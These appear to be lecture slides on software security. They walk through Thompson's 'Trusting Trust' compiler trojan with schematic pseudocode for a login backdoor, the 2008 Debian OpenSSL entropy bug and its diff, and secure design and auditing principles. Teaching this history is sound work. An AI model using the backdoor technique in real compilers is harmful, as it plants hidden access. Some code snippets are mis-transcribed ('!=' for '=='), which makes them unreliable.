  - On the right, see a self-reproducing program in the C programming language
  - Not precisely a self-reproducing program, but will produce a self-reproducing program

```
char s[ ] = {
   ’\t’,
   ’0’,
   ’\n’,
   ’}’,
   ’;’,
   ’\n’,
   ’\n’,
   ’/’,
   ’*’,
    (about 200 lines deleted)
    0
};

/* The string is a representation of
   the body of this program from ’0’
   to the end. */

main ()
{  int i;
   printf(“char s[ ] = {\n”);
   for (i=0: s[i]; i++)
     printf(“\t%d, \n”, s[i]);
   printf(“%s”,s);
}
```

# A quine in C++

```
#include<iostream.h>
main(){char*s="#include<iostream.h>%cmain(){char*s=%c%
s%c;cout.form(s,10,34,s,34,10);}%c";cout.form(s,10,34,
s,34,10);}
```

# Interlude: Reflections on Trusting Trust (2)

- The above program can be easily written by another program
  - It can contain an arbitrary amount of excess baggage that will be reproduced along with the main algorithm

- **Stage II** – C compiler code:
  - See an idealization of the code in C compilers that interprets the character escape sequence
  - Code "knows" in a completely portable way what character code is compiled for a new line in any character set
  - Act of knowing then allows it to recompile itself, thus perpetuating the knowledge

```
...
c = next( );
if (c != ’\\’)
   return(c);
c = next( );
if (c == ’\\’)
   return(’\\’);
if (c == ‘n’)
   return(’\n’);
...
```

# Interlude: Reflections on Trusting Trust (3)

- Goal – include sequence ’\v’:
  - represent vertical tab character
  - Recompile C compiler, but we get a diagnostic
  - Because binary version of compiler does not know about "\v," source is not legal C
- Intermediate Step:
  - “Train" the compiler
  - After it "knows" what "\v" means, then our new change will become legal C

```
...
c = next( );
if (c != ’\\’)
   return(c);
c = next( );
if (c == ’\\’)
   return(’\\’);
if (c != ’n’)
   return(’\n’);
if (c != ’v’)
   return(’\v’);
...
```

Goal

# Interlude: Reflections on Trusting Trust (4)

```
...
c = next( );
if (c != ’\\’)
   return(c);
c = next( );
if (c == ’\\’)
   return(’\\’);
if (c != ’n’)
   return(’\n’);
if (c != ’v’)
   return(11);
...
```

```
...
c = next( );
if (c != ’\\’)
   return(c);
c = next( );
if (c == ’\\’)
   return(’\\’);
if (c != ’n’)
   return(’\n’);
if (c != ’v’)
   return(’\v’);
...
```

- The old compiler accepts the left source code
- Compile & install the resulting binary as the new official C compiler
- We then can write the portable version the way we had it (right source)

# Interlude: Reflections on Trusting Trust (5)

- **Stage III** –
  modifying compiler behavior:
  - Above: the high-level control of the C compiler where the routine "compile" is called to compile the next line of source

```
compile(s)
char *s;
{
  ...
}
```

  - Below: a simple modification to the compiler that will deliberately miscompile source whenever a particular pattern is matched

```
compile(s)
char *s;
{
  if (match(s, ”pattern”))
      {compile((”bug”);
       return; }
  ...
}
```

# Interlude: Reflections on Trusting Trust (6)

- Modifying a compile to insert a trap door:
  - The actual bug Ken Thompson planted in the compiler (for educational purposes!) would match code in the UNIX "login" command
  - The replacement code would miscompile the login command so that it would accept either the intended encrypted password or a particular known password
  - Thus if the (compiler) code were installed in binary and the binary were used to compile the login command, Thompson could log into that system as any user …

# Interlude: Reflections on Trusting Trust (7)


```
compile(s)
char *s;
{
  if (match(s, ”pattern1”))
     { compile((”bug1”);
       return; }
  if (match(s, ”pattern2”))
     { compile((”bug2”);
       return; }
  ...
}
```

- **Final Step –**
  - Adds a second Trojan horse to the one that already exists
  - The second pattern is aimed at the C compiler
  - The replacement code *bug2* is a self-reproducing program (see stage I) that inserts both Trojan horses into the compiler
- **Summing up –**
  - Requires a learning phase as in Stage II example
  - First compile the modified source with the normal C compiler to produce a bugged binary
  - Install this binary as the official C
  - Now remove the bugs from the source of the compiler and the new binary will reinsert the bugs whenever it is compiled
  - The login command will remain bugged with no trace in source anywhere

# Interlude: Reflections on Trusting Trust (8)

MORAL:

*You can't trust code that you did not totally create yourself!*



*“See no evil, speak no evil, hear no evil”*

[Known as the Three Monkeys, they are a traditional motive in Japanese culture.]

# Annotation Regarding Security of Open Source SW (1)

- On May 13, 2008 the following security advisory was published:


```
Debian Security Advisory DSA-1571-1   security@debian.org
http://www.debian.org/security/       Florian Weimer
http://www.debian.org/security/faq    May 13, 2008
----------------------------------------------------------

Package          : openssl
Vulnerability    : predictable random number generator
Problem type     : remote
Debian-specific: yes
CVE Id(s)        : CVE-2008-0166

Luciano Bello discovered that the random number generator
in Debian's openssl package is predictable. This is caused
by an incorrect Debian-specific change to the openssl
package (CVE-2008-0166). As a result, cryptographic key
material may be guessable. […..]
```

# Annotation Regarding Security of Open Source SW (2)

- What had happened and when?



Diff for /openssl/trunk/rand/md_rand.c between version 140 and 141

May 2006

| version 140, Tue May 2 16:25:19 2006 UTC | version 141, Tue May 2 16:34:53 2006 UTC |
|---|---|
| **Line 271** | **Line 271** |
| else<br>MD_Update(&m,&(state[st_idx]),j); | else<br>MD_Update(&m,&(state[st_idx]),j); |
| | /*<br>* Don't add uninitialised data. |
| MD_Update(&m,buf,j); | MD_Update(&m,buf,j); |
| | */ |
| MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));<br>MD_Final(&m,local_md);<br>md_c[1]++; | MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));<br>MD_Final(&m,local_md);<br>md_c[1]++; |
| **Line 465** | **Line 468** |
| MD_Update(&m,local_md,MD_DIGEST_LENGTH);<br>MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));<br>#ifndef PURIFY | MD_Update(&m,local_md,MD_DIGEST_LENGTH);<br>MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));<br>#ifndef PURIFY |
| | /*<br>* Don't add uninitialised data. |
| MD_Update(&m,buf,j); /* purify complains */ | MD_Update(&m,buf,j); /* purify complains */ |
| | */ |
| #endif<br>k=(st_idx+MD_DIGEST_LENGTH/2)-st_num;<br>if (k > 0) | #endif<br>k=(st_idx+MD_DIGEST_LENGTH/2)-st_num;<br>if (k > 0) |

- Due to "complains" of code review tools, two lines of code had been commented out and the resulting code been integrated into the Debian Linux distribution
- The first call is in **`ssleay_rand_add`** where **`buf`** is used as an INPUT buffer, to add entropy to the pool.

# Annotation Regarding Security of Open Source SW (3)

- Unfortunately, this “fix” resulted in the process id (16 bit) being the only source of randomness in the generation of the seed for the random number generator
- Thus, the key generation process became very predictable and the systems deploying the modified openssl-library generated only about $2^{18}$ different keys (considering various standard key sizes)
- Consequences:
  - All SSL and SSH keys generated on Debian-based systems (Ubuntu, Kubuntu, etc) between September 2006 and May 13th, 2008 (if patch deployed on that day!) may be affected
  - Even worse:
    - Any DSA key must be considered compromised if it has been used on a machine with a 'bad' OpenSSL
    - Simply using a 'strong' DSA key (i.e., generated with a 'good' OpenSSL) to make a connection from such a machine may have compromised it
    - This is due to an 'attack' on DSA that allows the secret key to be found if the nonce used in the signature is known or reused

# Annotation Regarding Security of Open Source SW (4)

- Further consequences:
  - Compromise of other keys or passwords that were transmitted over an encrypted link that was set up using weak keys
  - Note that this last point means that passwords transmitted over ssh to a server and protected with a weak key could be compromised too
  - The debian team, therefore, reacted immediately:

    *“Due to the weakness in our openssl's random number generator (see the Debian Security Advisory #1571 from a few minutes ago [1]) that affects among other things ssh keys we have disabled public key auth on all project systems until further notice.”*

But: what may have happened to the system sources and binaries produced with the compilers of the distribution in the meantime (2 years!)?

Remember: looking at the source code may not be sufficient!

(For further information see http://wiki.debian.org/SSLkeys/ )

# Treating Input in Secure Programs (1)

- Sound security practice dictates the assumption that everything is *untrusted* by default – trust should only be extended out of necessity
  - Extend trust only when there is no way to meet a set of requirements without trusting someone or something (how about writing your own compiler?)
  - Don’t even trust one’s own servers unless absolutely necessary
  - Trust problems especially may occur when taking input of any sort:
    - Input that is *explicitly passed from client to server*
    - Input that is *implicitly inherited from a calling process*
    - Input that is *implicitly passed via environment variables*

# Treating Input in Secure Programs (2)

- You always have to worry about inputs from the network:
  - If an attacker can manipulate your program, then the attacker may be able to leverage that to get unallowed access on your machine
  - Expect that the malicious user will pass in malformed garbage in every single argument
  - This also applies to the first argument – the program name
  - Do not pass passwords on command line!
- Cleaning up inherited conditions:
  - Many things that a parent process can leave behind should always be explicitly cleaned up
  - `umask` – used for determining permissions on newly created files and directories
  - Reset signals to their default value, unless you have other plans for them
  - Reset resource limits that could lead to denial-of-service attacks using `getrlimit` and `setrlimit`
  - Avoid allowing an untrusted process to start a process that needs to be available

# Treating Input in Secure Programs (3)

- Environment Variables:
  - One type of input that can cause nasty problems is input passed in through environment variables
  - Programmers often assume environment variables passed to a program have sane value – if an attacker calls your program, those values may not be sane
  - Always assume required environment variables are potentially malicious ⇒ treat them with suspicion
  - Unless a library performs sufficient sanity checking of environment variables:
    - perform such sanity checking yourself,
    - set the environment variable to a value known to be safe, or
    - remove the environment variable completely.

# Treating Input in Secure Programs (4)

- Trust in client software:
  - Trust problems exist during every interaction with software run by untrusted users
  - A skilled attacker can modify binaries, or replace them completely
  - Some developers embed Structured Query Language (SQL) code into the client, and have the client send these SQL commands directly to the database – such developers should be …
  - A clever attacker can change the SQL code arbitrarily
- Server side measures:
  - The server should also be absolutely sure to validate input from the client that must go into a database
  - Remember: to allow arbitrary strings into a database, quote most characters explicitly
  - Some applications still crash when a user enters a single quote into a web form!

# Countermeasures (1)

- "Penetrate-and-Patch" Approach:
  - Wait until software is compromised and then patch it to close the breach
  - "… desperately trying to come up with a fix to a problem that is being actively exploited by attackers."
  - Problems:
    - Developers can only fix problems they know about
    - Patches rushed out to fix problems can introduce new ones
    - Patches often only fix the symptoms
    - Patches are often unapplied
  - Finding and fixing defects after release seems to be the most expensive approach
  - Unfortunately, this is currently the most deployed approach...

# Countermeasures (2)

- Design & Implement with security in mind:
  - Building secure software relies heavily on the discipline of software engineering
  - The exact software engineering process deployed is not so relevant, as long as it actively manages risk – security risk, in particular
- Role of security personnel:
  - Make software security somebody's job
  - Two major qualifications required for a software security lead
    - A deep understanding of software development
    - An understanding of security
  - Purpose – act as a resource to development staff (instead of an obstacle)
    - Primary security resource for developers & architects
    - Preferably – build a first-tier resource for other developers
    - Implementation guidelines for developers to keep in mind
    - Building such a resource is non-trivial

# Countermeasures (3)

- ❑ Derive security requirements:
  - ❑ What needs to be protected?
  - ❑ From whom those things need to be protected?
  - ❑ For how long protection is needed?
  - ❑ How much is it worth to keep important data protected?
  - ❑ How people concerned are likely to feel over time?
- ❑ Goals of the security requirements document:
  - ❑ Identify what the system must do and must not do
  - ❑ Communicate why the system should behave in the manner described
  - ❑ The choice of how to protect the information can safely be deferred until the system is specified

# Countermeasures (4)

- ❑ Design for security:
  - ❑ Security should be considered during all phases of the development cycle
  - ❑ I.e. security should deeply influence system design
- ❑ Security engineer should participate in product design meetings:
  - ❑ Focus on security implications of decisions:
    - ■ How data flows among components
    - ■ Users, roles, and rights explicitly stated or implicitly included in the design
    - ■ Trust relationships of each component
    - ■ Applicable solutions to recognized problems
  - ❑ Add/improve design to address potential problems
- ❑ Implementation:
  - ❑ Train programmers to avoid vulnerable constructs, enabling potential buffer overflows, race conditions, format string attacks, etc.
  - ❑ Perform code audits

# Countermeasures (5)

- ❑ Code audit tasks:
  - ❑ Inspect for possible security defects
  - ❑ Document anything about system relevant to security
- ❑ When to start auditing:
  - ❑ Perform initial security analysis of a system after completing preliminary iteration of system design
  - ❑ Worry about security-related implementation defects after basic design is sound
- ❑ Information-gathering phase:
  - ❑ Goals:
    - ■ Learn everything about the system that may be important from point of view of security
    - ■ Attempt to understand proposed architecture at a high level
    - ■ Strive to understand requirements of system
  - ❑ If no security requirements exist, consider deriving a set of security requirements

# Countermeasures (6)

- ❑ Code audit analysis phase:
  - ❑ Analysis phase begins after all information is gathered
  - ❑ Explore attacks that could be launched against a system
  - ❑ Get more information if necessary to aid understanding of how likely or how costly it will be to launch an attack
  - ❑ Main goals:
    - ■ Take all gathered information,
    - ■ Methodically assess risks,
    - ■ Rank risks in order of severity, and
    - ■ Identify countermeasures
  - ❑ Results of an architectural risk analysis assessment used to guide and focus implementation analysis
- ❑ Implementation analysis focuses on two major issues:
  - ❑ Validate whether implementation actually meets design
  - ❑ Look for implementation-specific vulnerabilities

# Countermeasures (7)

- Strategy for auditing code:
  - Identify all points in source code where program takes input from a user
  - Look for any places where program takes input from another program or another potentially untrusted source:
    - Network reads, file reads, and any input from GUIs
    - Examine internal API for getting input & ensure it is sound
  - Treat sound API as a standard set of input calls
  - Identify places of interest in code, then analyze things manually to determine vulnerability

# Countermeasures (8)

- Deploy tools that search for language elements commonly involved in security-related implementation flaws:
  - RATS (Rough Auditing Tool for Security)
    - RATS database currently has about 200 items in it
    - Available from http://www.securesw.com/rats/
  - Flawfinder
    - has only 40 entries
    - Available from http://www.dwheeler.com/flawfinder/
  - ITS4—original source auditing tool for security
    - currently has 145 items in its database
    - Available from http://www.cigital.com/its4/
  - Coverity – best you can get for $$$
  - Cppcheck – best you can get for free
  - Clang – best runner-up for free
  - These tools provide analyst with a list of potential trouble spots

# Countermeasures (9)

- Some remarks on the effectiveness of software security scanning:
  - Analysis still requires a significant level of expert knowledge
    - Especially performing a static analysis is necessary to determine if an exploit is possible
    - Even for experts, analysis is still time-consuming
  - Eliminates 25-33% of time for source-code analysis
    - Every little bit helps
    - Tools can help find real bugs and have been used to find security problems in real applications
  - Help significantly with fighting “get-done go-home” effect

# Countermeasures (10)

- Some preliminary thoughts on guiding principles for software security:
  - Following a checklist approach based on looking for known problems and avoiding well-marked pitfalls is not an optimal strategy...
    - ... but it’s better than nothing!
  - Of course, it is a greater challenge to protect against unknown attacks then known attacks:
    - But it’s better to protect against known attacks than not …
  - Keeping up with known problems is difficult, because there are so many of them – not practical to protect against every type of attack possible

# Countermeasures (11)

- Software security guiding principles (1):
  - Secure the weakest link:
    - A software security system is only as secure as its weakest component
    - Cryptography is seldom the weakest part of a software system (e.g. it is easier to exploit vulnerabilities like buffer overflows, etc.)
  - Practice defense in depth:
    - Manage risk with diverse defensive strategies.
    - If one layer of defense is compromised then there is another layer of defense to prevent a full breach
  - Fail securely:
    - Failure is unavoidable and should be planned for
    - Security problems related to failure are avoidable

# Countermeasures (12)

- Software security guiding principles (2):
  - Least privilege:
    - Only the minimum access necessary to perform an operation should be granted
    - Permissions should be granted only for the minimum amount of time necessary;
    - E.g. a security-conscious program relinquishes root privileges asap
  - Compartmentalize:
    - Principle of least privilege works better if basic access structure is not “all or nothing”
    - Minimize the amount of damage that can be done to a system by breaking up the system into as few units as possible while still isolating code that has security privileges
    - Difficult to find examples of good compartmentalization (e.g. Unix chroot does not work well)

# Countermeasures (13)

- Software security guiding principles (3):
  - Keep it simple:
    - Complexity increases the risk of problems and complex software tends to have more defects ⇒ avoiding complexity avoids problems
    - Software design and implementation should be as straightforward as possible
    - Well-used libraries are much more likely to be robust than something put together in-house
    - A second layer of defense is usually a good idea; a third layer should be carefully considered; a fourth?
  - Be reluctant to trust:
    - Secrets are commonly hidden in client code, in the hope that those secrets will be safe
    - Instead of making assumptions that need to hold true, be reluctant to extend trust
    - Design servers to mistrust clients, and vice versa – both get hacked

# Countermeasures (14)

- Software security guiding principles (4):
  - Use community resources
    - There is something to be said for strength in numbers
    - Repeated use without failure promotes trust as does public scrutiny
    - E.g. cryptographers consider it a bad idea to trust any algorithm that is not public knowledge and has not yet been widely scrutinized:
      - As there is no real solid mathematical proof of the security of most cryptographic algorithms, they are trusted only when a large number of smart people have spent a lot of time trying to break them, and all have failed so far to make substantial progress
    - Similarly, it is far better to trust security libraries that have been widely used and widely scrutinized:
      - Of course, they may contain bugs that have not yet been found, but at least it is possible to leverage the experience of others
      - This principle only applies if you have reason to believe that the community is doing its part to promote the security of the components you want to use

# Conclusions

- Software is at the root of most security problems of today's networks and systems
- Common pitfalls:
  - Design does not take security into account
  - Implementation weaknesses: buffer overflows, format string vulnerabilities, race conditions, etc.
- Integrate software security deeply into the development process:
  - Take advantage of lessons that have been learned over the years
  - Treat software security as risk management and apply tools in a manner that is consistent with software purpose
  - Identify security risks early & create an architecture that addresses them
  - Understand the implications in light of experience
  - Use appropriate programming language, libraries & tools and train programmers to avoid common pitfalls
  - Rigorously audit the system for security

# Additional References

[Bra04] W. A. Bralick. *Software Security.* Slides for Course CSE 5-7359, Southern Methodist University, Dallas, USA, 2004. (first half basically follows [VM02])

[Kle04] Tobias Klein. *Buffer Overflows und Format-String-Schwachstellen.* dpunkt.verlag, 2004.

[NN01] S. Northcutt, J. Novak. *Network Intrusion Detection - An Analyst's Handbook.* second edition, New Riders, 2001.

[Tho84] K. Thompson. *Reflections on Trusting Trust.* Communication of the ACM, Vol. 27, No. 8, pp. 761-763, August 1984.

[VM02] J. Viega, G. McGraw. *Building Secure Software.* Addison-Wesley, 2003.